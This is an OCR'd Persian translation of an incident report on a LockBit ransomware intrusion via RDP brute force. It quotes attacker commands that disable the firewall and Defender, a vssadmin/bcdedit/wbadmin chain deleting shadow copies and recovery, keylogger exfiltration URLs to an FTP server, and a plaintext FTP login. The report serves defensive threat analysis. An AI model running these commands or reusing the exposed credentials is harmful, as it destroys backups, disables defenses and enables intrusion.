

بسم الله الرحمن الرحیم

Lockbit Ransomware

Why you no spread

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو

فهرست مطالب

مقدمه

در سال‌های اخیر، حملات باج‌افزاری به یکی از جدی‌ترین تهدیدات امنیت سایبری برای سازمان‌ها تبدیل شده‌اند. مهاجمان با سوءاستفاده از ضعف‌های پیکربندی، گذرواژه‌های ضعیف و سرویس‌های در معرض اینترنت، تلاش می‌کنند به شبکه‌های سازمانی نفوذ کرده و با رمزگذاری داده‌ها، قربانیان را مجبور به پرداخت باج کنند. یکی از روش‌های متداول برای دسترسی اولیه در این حملات، سوءاستفاده از پروتکل Remote Desktop Protocol (RDP) است که در صورت عدم ایمن‌سازی مناسب، می‌تواند به راحتی هدف حملات Brute Force قرار گیرد.

خانواده باج‌افزار LockBit از جمله فعال‌ترین و پیشرفته‌ترین گروه‌های باج‌افزاری در سال‌های اخیر محسوب می‌شود که با استفاده از مدل Ransomware-as-a-Service (RaaS) فعالیت می‌کند. این گروه با ترکیب روش‌های مختلف نفوذ، غیرفعال‌سازی ابزارهای دفاعی و اجرای سریع مرحله رمزگذاری، توانسته است طیف گسترده‌ای از سازمان‌ها را هدف قرار دهد. در بسیاری از موارد، مهاجمان پس از دسترسی اولیه، به سرعت سطح دسترسی خود را افزایش داده و کنترل کامل دامنه را در اختیار می‌گیرند.


در این گزارش، روند یک حمله باج‌افزاری مرتبط با LockBit بررسی می‌شود که در آن مهاجم از طریق RDP Brute Force وارد سیستم شده و در مدت کوتاهی سطح دسترسی خود را به Domain Admin ارتقا داده است. سپس با غیرفعال‌سازی مکانیزم‌های امنیتی، برقراری ارتباط با یک سرور خارجی و اجرای ابزارهای مرتبط با باج‌افزار، فرآیند رمزگذاری را آغاز کرده است.

تحلیل این رخداد می‌تواند دید مناسبی از تاکتیک‌ها، تکنیک‌ها و رویه‌های (TTPs) مورد استفاده مهاجمان در حملات واقعی ارائه دهد.

توضیحات اولیه

RDP brute forcing هنوز هم یکی از روش‌های محبوب برای ورود باج‌افزارها است.

در ماه گذشته، فعالیتی از خانواده باج‌افزار Lockbit مشاهده شد.



دسترسی اولیه (Initial Access)

ورود به سیستم از طریق RDP با IP 165.231.142.36

مهاجم وارد شد و ۱۵ دقیقه بعد حساب کاربری خود را به DA (Domain Admin) تغییر داد.

اقدامات مهاجم (Action on Objectives)

برخلاف دیگر مهاجمان که محیط قربانی را با دقت بررسی و موجودی‌گیری می‌کنند، این مهاجم مستقیماً وارد مرحله نهایی شد.

آن‌ها از ابزاری استفاده کردند تا دفاع‌های امنیتی سیستم را غیرفعال کنند، ابزاری که در مسیر Appdata کاربر پنهان شده بود.

%APPDATA%\svchost.exe

این ابزار دستورات زیر را اجرا می‌کرد:

```
netsh firewall set opmode disable
net stop security center
net stop WinDefend
```

سپس بدافزار ارتباط خود را با یک سرور FTP اوکراینی باز نگه داشت، حتی بعد از نصب باجافزار

data.win.eventdata.image	data.win.eventdata.destinationIp	data.win.eventdata.destinationPort
C:\\Users\\Administrator\\AppData\\Roaming\\svchost.exe	185.86.76.30	35461
C:\\Users\\Administrator\\AppData\\Roaming\\svchost.exe	185.86.76.30	21

در ادامه مشاهده شد که svchost هر روز یک بار بعد از آلوده شدن، با استفاده از Hakops15، کلیدهای تایپ شده را به سرور FTP زیر ارسال می‌کند.

ftp://185.86.76.30/./HAKOPS_K_15/	/1.52.43 PM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/10.07.39 AM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/2.07.46 PM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/2.22.50 PM/Kayitlar.html
ftp://185.86.76.30/./HAKOPS_K_15/	/7.50.24 AM/Kayitlar.html

```
220 FTP Server ready.
USER 226828-patrushef
331 Password required for 226828-patrushef
PASS rGLn7kEKwSev
```


در ادامه مراحل این حمله، مستقیماً مرحله نصب باج‌افزار آغاز می گردد که به نظر می رسد این فرآیند با دو ابزار زیر انجام شده باشد:

screensaver.exe
9689A16B72D48DAB.exe

این دو مستقیماً روی دسکتاپ نصب شدند.

البته با بررسی هایی که صورت پذیرفت، به نظر می‌رسد فایل screensaver.exe در حمله استفاده نشده است.

این فایل اجازه می‌دهد دسترسی به دسکتاپ قفل شود.



به جای آن، فایل اجرایی با نام عدد تصادفی اجرا شد که از نوع باج‌افزار Lockbit است.

همان‌طور که انتظار می‌رود، مجموعه استانداردی از دستورات باج‌افزار را مشاهده می‌کنیم:


```
\"C:\\Windows\\System32\\cmd.exe\" /c vssadmin delete shadows /all /quiet &amp;amp; wmic shadowcopy delete &; bcdedit /set {default} bootstatuspolicy ignoreallfailures &; bcdedit /set {default} recoveryenabled no &; wbadmin delete catalog -quiet
vssadmin delete shadows /all /quiet
wmic shadowcopy delete
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wbadmin delete catalog -quiet
```

بعد از آن، دیدیم که فایل اجرایی کل شبکه 16/ را Ping می‌کند و سپس به میزبان‌های زنده (alive hosts) از طریق SMB وصل می‌شود، اما هیچ آلودگی واقعی پخش نشده بود.


ما نمی‌فهمیم چرا باج‌افزار پخش نشد، در حالی که احراز هویت موفق بود و share ها شناسایی شده بودند.

data.win.eventdata.image	data.win.eventdata.destinationIp	data.win.eventdata.destinationPort
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .62	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .61	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .240	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .241	445
C:\\Users\\Administrator\\Desktop\\New folder (3)\\9689A16B72D48DAB.exe	10. .250	445

در این مرحله، باج‌افزار عملیات باج‌گیری روی تنها یک سیستم را به پایان رساند و یادداشت زیر را باقی گذاشت.



همچنین Lockbit کلیدهای رجیستری زیر را نیز ایجاد نمود:



صفحه پشتیبانی Lockbit:

این خانواده باج‌افزار از یک وب‌سایت و قابلیت چت زنده استفاده می‌کند، برخلاف خانواده‌های قبلی که عمدتاً از طریق ایمیل با قربانیان در تماس بودند.

منبع:

https://thedfirreport.com/2020/06/10/lockbit-ransomware-why-you-no-spread/